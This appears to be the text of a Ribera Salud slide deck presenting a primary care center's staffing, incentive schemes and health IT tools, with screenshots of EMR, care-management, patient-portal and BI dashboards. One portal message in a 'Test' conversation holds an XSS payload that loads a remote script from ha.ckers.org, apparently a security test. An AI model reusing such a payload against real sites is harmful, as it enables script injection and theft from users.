




Integrated Primary Care Center - SUECA





People





TRAINING

01

Financed by the organization

TEACHING

02

Hospitals with MIR (Resident Medical Intern) and University accreditation ; Professionals as University teachers.

RESEARCH

03

research projects and performance of clinical trials

Composición Salarial



PUBLIC SERVANTS

Variable salary

Fix salary

PRIVATE EMPLOYEES

Flexible incentive plan

Variable salary

Fix salary



Personalized compensation, “**flexible incentive schemes**”



Quantitative work objectives

Variable salary depending on activity and aims achieved by the professional.

Qualitative work objectives

Healthcare quality and efficiency criteria: mean stay, readmission rate...



Compensation based on post and professional's development: training and experience retribution basis

FUNCTIONAL INTEGRATION



Incentive System

OBJECTIVES

STANDARDIZE

- . Common strategic lines
- . Criteria for each professional category

ALIGNMENT

- . Organization's aims
- . Healthcare administration

SIMPLIFY

- . Valuation criteria


ADJUSTMENT

- . To economic and social situation

FOSTER

- . Teamwork
- . Motivation
- . Commitment

CONCEPT AND WEIGHTING SYSTEM



Public Healthcare Authority Objective Plan (annual ranking between 24 health depts. that features 35 indicators related to health provision, published by the Regional Health Ministry)




Work Environment Survey

- 93% of our employees recommend Ribera Salud centers as a place to work in.
- 84% consider that the organization provides the required information to do their job in optimal conditions.
- The pride in belonging to this Group is the most highly rated indicator. 8 out of 10 employees are satisfied or highly satisfied.
- 90% of our employees consider they are contributing in a positive way to the society welfare, 6 points over the average in the healthcare sector.





Technology



Cutting-edge and innovative IT systems being administrative, clinical and patient oriented. In-house developed EMR.

System interoperability for accurate budgeting and costing

Data mining and Business Analytics based on centralized data integrating clinical and non-clinical information

Proprietary and in-house developed fully integrated Electronic Medical Record for all levels of care

Grouping and stratification of patients, prescriptions, health promotion and prevention

Patients: world-wide on-line access to personal medical records, ability to interact with the hospital and primary care doctors and nurses

Patient Healthcare portal with personalised content for healthcare promotion, education and prevention



Technology for proactive and targeted care

Tools for Professionals

Florence

The screenshot displays the Florence - Historia Clínica Electrónica interface. The top menu bar includes options like General, Historia Clínica, Pruebas, Tratamiento, Enfermería, Quirófano, Bloque Materno-Infantil, Documentos Administrativos, Documentación Clínica, Algoritmos de derivación, and Ayuda. The main window is titled 'Información Web' and shows a 'Listado de Episodios de Hipertensión' for a patient. The list includes dates and times, with the most recent episode highlighted: 13/08/2012 16:15:00. To the right of the list, there are input fields for 'Come con sal' (Si), 'Ha reducido peso' (NO), 'Tensión Alta' (150), 'Tensión Baja' (100), 'Frutas y Verduras diarias' (MENOS DE 5 PIEZAS), 'Orina menos' (No), and 'Ha cambiado el tratamiento para la tensión' (No). A 'Ver gráfica' button is at the bottom. A smaller window titled 'Florence - Atención Primaria' is open, showing 'Datos de la Solicitud' for 'FELIX ALGUACIL GARCIA' and a 'Validar resultado' dialog box. The dialog box contains a 'Plantilla' dropdown and a 'Publicado en Portal' checkbox. The 'Observaciones' section states: 'Los resultados de su prueba se han publicado en el Portal Salud, están dentro de unos parámetros normales, no es necesario pasar por consulta para recogerlos, se muestran en su portal. Su médico.' The 'Validar resultado' dialog box has 'Aceptar' and 'Cancelar' buttons. The bottom status bar shows 'ANTONIO COSTA GARCIA', 'Oftalmología', 'Proceso: QUERATITIS SUPERFICIAL NO ESPECIFICADA', 'ANTONIO GIL GIL', '13/11/2012', and '17:15'.



Technology for proactive and targeted care

Tools for Professionals

Core
Health

core health

1 Credenciales:

Usuario

Contraseña

HOSPITAL UNIVERSITARIO DEL VINALOPÓ
Departamento de salud del Vinalopó

ENRIQUE CACICEDO CADELO
HOSPITAL DEL VINALOPÓ
Admisión

ADELA RODRIGUEZ FERNANDEZ
+ Suscribir

Cirugía General y Digestiva
13/01/2015 10:49 - 23/01/2015 10:37

QUISTE SEBACEO

Resumen del episodio

Facultativo Enfermería Timeline

Informe Antecedentes Intervenciones Pruebas

ANA SANCHEZ ROMERO

MOTIVOS DE CONSULTA
PRESENTA QUISTE SEBACEO EN LA INGLE QUE NO MEJORA .- REMITO A VALORACION CIRUGIA

ANTECEDENTES PERSONALES
- Antecedentes previos: IQx: Miomectomía. Adenitis axilar.
HTArt en tto.
No RAMc.
No hábitos tóxicos.


ENFERMEDAD ACTUAL
quiste sebaceo inguinal de dos meses de evolución (sobreinfectado, con evolución favorable) y otro en espalda.



Technology for proactive and targeted care

Tools for Professionals

Standardized Workflows. Pathways





Technology for proactive and targeted care

Tools for Professionals

Patient engagement Health Portal



Bienvenido a Mi E-espacio Paciente, a través de él podrás gestionar tus citas, consultar tu historia clínica, realizar seguimiento de procesos crónicos y compartir la información con tu médico.

¿Es Nuev@?: [Regístrate](#)

Identifíquese

Por favor, introduzca su tarjeta sanitaria y contraseña para acceder a los trámites disponibles de su centro de salud.

Tarjeta Sanitaria: ¿Qué es? (SIP)

Por favor, introduzca las siguientes posiciones de su contraseña: (2, 3, 4 y 6)

1	2	3	4	5	6	7	8
<input type="password"/>	<input type="password"/>	<input type="password"/>	<input type="password"/>	<input type="password"/>	<input type="password"/>	<input type="password"/>	<input type="password"/>

[Entrar](#)

[¿Olvidó su contraseña?](#)

All Conversations



Test

Family doctor and nurse

Buenos días: No consigo entender sus mensajes: `<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js"></SCRIPT>`

13/05/2016 08:09

[New question](#)

Who do you want to communicate?

In order to begin a conversation, write your question and a brief description in the following form: The recipient of your message will answer you as soon as possible.

Addressee:

Family doctor and nurse

Subject:

Description:

[Send message](#)

Under no circumstances does the Health Portal substitute for the scheduled or urgent health care that is available to you at Health Department Centres, nor for the advice, diagnosis or treatment provided by its professionals. We urge to go to the hospital or your Health Centre if you perceive any alarming health signs.



Technology for proactive and targeted care

Tools for Professionals

Citizen and Patient Centered. TruCare

Members

[Remove All Members](#)

My Members (15)

✖ adrián, adrián

✖ antonio, antonio

✖ daniel, daniel

✖ eva, eva

✖ felipe, felipe

✖ fran, fran

✖ iker, iker

✖ jaime, jaime

✖ jose, jose

✖ luis, luis

✖ manuel, manuel

✖ maria, maria

✖ raquel, raquel

✖ sara, sara

✖ sofia, sofia

Tasks

Scheduler

Faxes

Welcome Francisco Ballesta

Last Login: 09/19/2016 08:14 AM

Today's Tasks and Task Reminders

☒ Include Overdue Tasks

[Refresh](#)

10

<<

< Prev

1

2

Next >

11+ results

	Actions	Activity	Member Name
	Close All	Work on Intervention	manuel, manuel

jaime, jaime

✖

jaime, jaime

Member #: 2016072900000013

07/12/1977 (39 years)

Mujer

No Allergies

Group #:

PCP:

BHP: Ribera Salud > Cobertura Universal > Comunidad Valenciana > SIP > Vinalopo > ZONA BASICA PLA-VINALOPO > CAP PLA-VINALOPO

Member Information

Clinical

Care Management

Documentation

Tasks

Scheduler

Message Board

[Refresh](#)

Total Number of Open Messages: 0

Actions	Date	!	Message	Created By	Archived
---------	------	---	---------	------------	----------

Alerts

No User Alert

No System Alert

Demographics

Member: jaime, jaime

Member ID: 2016072900000013

DOB: 07/12/1977

Marital Status:

No Addresses

No Phone Numbers No Emails

Diagnosis

No Diagnoses

Key Metrics

Allergies

No Allergies

Programs

07/29/2016 COPD (System) Enrolled

Members

Tasks

Scheduler

Faxes

Ownership



Technology for proactive and targeted care

Is for Professionals

Coordinated Care

Care center

- Small group of nurses;
- Controlling and monitoring the correct use of TruCare;
- Updating tasks carried out by the PC doctors and nurses
- Submitting the assessments
- Launching their Care Plans


EMR + TruCare + Health Portal

Secondary care

Hospital at home, emergencies unit and all the hospital units: they will have the information regarding the assessments, care plans as well as the notes of the patient recorded on TruCare

Primary care

- Nurse: completing the general and specific assessments (I1-I2) & responsible for the educational tasks
- Doctor: updating the clinical tasks
- Case Management Nurse: completing the general and specific assessments (I3) & responsible for the educational tasks







Technology for proactive and targeted care

Tools for Patients

Patient engagement.Health Portal

The screenshot shows the YOsalud patient engagement health portal. The browser address bar displays 'v-alboran4.c-salud.local:6082/#/Home/IndexGeneral'. The header features the 'HOSPITAL UNIVERSITARIO DEL VINALOPÓ' logo, the 'YOsalud' brand name, and a 'Contact us' button. A user profile for 'MANUEL MAS ASENCIO' is visible, along with language options (Castellano, Valencià, English) and a 'Log out' button. The main content area is divided into several sections: a left sidebar with 'My Data' (Home Page, Appointments, Medical History, Documents, Discharges, Tests, Configuration) and 'My Processes' (Hypertension, COPD, Diabetes); a central 'Home Page' section with a 'Primary Healthcare Appointemnts' button and an 'Appointment' button; and a right sidebar with buttons for 'Specialist Healthcare Appointment', 'Send Document', 'New Data log Hypertension', 'New Data log COPD', 'New Data log Diabetes', and 'Appointment Atención primaria'. A footer bar contains links for 'Privacy Policy - Disclaimer - FAQ'. A red oval highlights the main objectives of the Health Portal.

My Data

- Home Page
- Appointments
- Medical History
- Documents
- Discharges
- Tests
- Configuration

My Processes

- Hypertension
- COPD
- Diabetes

My Conversations

- Conversations
- New question

Change Password

Home Page

Primary Healthcare Appointemnts

Press the button to request an appointment with your primary healthcare provider.

Appointment

Specialist Healthcare Appointment

Send Document

New Data log Hypertension

New Data log COPD

New Data log Diabetes

Appointment Atención primaria

Privacy Policy - Disclaimer - FAQ

The main **objectives** of the Health Portal:

- Accessibility;
- Communication channel;
- Reduction of PC visits;



Technology for proactive and targeted care

Tools for Patients



ribera salud grupo

Citizen engagement. APPs

Rewriting the relationship with patients and caregivers by **providing tools for patient engagement and self-management**. 'Self-service' options can create more meaningful participation of users, more satisfying outcomes, and reduce the workload of paid staff.

YO embarazo

YO opino

YO sin humos

YO primeros auxilios

YO salud

YO vida saludable





Technology for proactive and targeted care

Tools for the Management

Resource management. Cognos BI



Resumen Indicadores por Concesión




Fecha Inicio: 2016-DIC Fecha Fin: 2016-DIC Concesión: Todas Concesiones Filtros

Actividad Concesiones		Real			Real Año Anterior			% Variación			Ppto. Acumulado			% Variación Real/Pto		
		Cápita	No Cápita	Total	Cápita	No Cápita	Total	Cápita	No Cápita	Total	Cápita	No Cápita	Total	Cápita	No Cápita	Total
CAMA S		0	0	247	0	0	5.403	0	0	-95,4%	0	0	301	0	0	-17,9%
POBLACION PROTEGIDA		184.483	0	0	198.363	0	0	0	0	0	183.231	0	0	0	0	0
Hospitalización	Ingresos Totales	2.127	288	2.415	3.793	466	4.259	-43,9%	-38,2%	-43,3%	53.235	9.557	62.792	-96,0%	-97,0%	-96,2%
	Estancias	11.292	1.576	12.868	19.543	2.448	21.991	-42,2%	-35,6%	-41,5%	205.444	34.230	239.674	-94,5%	-95,4%	-95,6%
	Estancia Media Ingresos	5,3	5,5	5,3	5,2	5,3	5,2	3,0%	4,2%	3,2%	3,9	3,6	4,7	37,6%	52,8%	13,4%
	Índice de Ocupación	0	0	96,4%	0	0	130,8%	0	0	0	0	0	8.171,8%	0	0	0
Urgencias	Urgencias PACs	17.692	2.420	20.112	37.505	2.678	40.183	-52,8%	-9,6%	-49,9%	228.093	17.189	245.282	-92,2%	-85,9%	-91,8%
	Urgencias Hospital	11.908	1.900	13.808	18.426	2.783	21.209	-35,4%	-31,7%	-34,9%	261.210	58.021	319.231	-95,4%	-96,7%	-95,7%
	Tasa de Urgencias Hospitalarias	40,2%	44,0%	40,7%	32,9%	51,0%	34,5%	0	0	0	53,4%	77,1%	56,5%	0	0	0
	Media Urgencias/Día	1644,44	240,00	1884,44	3107,28	303,39	3410,67	-47,1%	-20,9%	-44,7%	1386,13	213,06	1599,19	18,6%	12,6%	17,8%
Intervenciones	Ratio Ingresadas / Atendidas	13,3%	11,2%	13,0%	15,1%	11,6%	14,7%	0	0	0	2,2%	2,8%	2,3%	0	0	0
	Intervenciones Totales	1.981	239	2.220	3.712	387	4.099	-46,6%	-38,2%	-45,8%	17.764	3.023	20.787	-88,8%	-92,1%	-89,3%
	Intervenciones CMA	1.027	110	1.137	1.729	161	1.890	-40,6%	-31,7%	-39,8%	7.347	1.114	8.461	-86,0%	-90,1%	-86,6%
	Tasa CMA (Sin Urgentes)	69,9%	62,6%	69,1%	66,6%	52,0%	65,1%	0	0	0	72,7%	70,7%	72,4%	0	0	0
Partos	Partos	159	30	189	333	35	368	-52,3%	-14,3%	-48,6%	4.054	573	5.732	-96,1%	-94,8%	-96,7%
	Índice de Cesáreas	20,8%	23,3%	21,2%	21,0%	8,6%	19,8%	0	0	0	18,7%	19,0%	19,4%	0	0	0
Atención Primaria	Consultas AP	0	0	0	439.210	0	439.210	-100,0%	0	-100,0%	1.104.312	0	1.104.312	-100,0%	0	-100,0%
	Consultas Enfermería AP	0	0	0	166.191	0	166.191	-100,0%	0	-100,0%	424.536	0	424.536	-100,0%	0	-100,0%
Consultas	Consultas Especializadas	42.897	1.950	44.862	84.255	3.407	87.662	-49,1%	-42,8%	-48,8%	1.249.312	54.525	1.303.837	-96,6%	-96,4%	-96,6%
	RNM	1.447	150	1.597	2.283	202	2.485	-36,6%	-25,7%	-35,7%	13.654	2.366	16.020	-89,4%	-93,7%	-90,0%
Pruebas Diagnósticas	T.A.C.	2.209	228	2.437	4.125	412	4.537	-46,4%	-44,7%	-46,3%	20.570	2.584	23.154	-89,3%	-91,2%	-89,5%
	Ecografías	2.450	139	2.589	5.120	268	5.388	-52,1%	-48,1%	-51,9%	24.906	2.361	27.267	-90,2%	-94,1%	-90,5%

me solicitado por PATRICIA FERNANDEZ MONTESINOS

- 1 -

Fecha del sistema: 19/12/2016 18:17:29

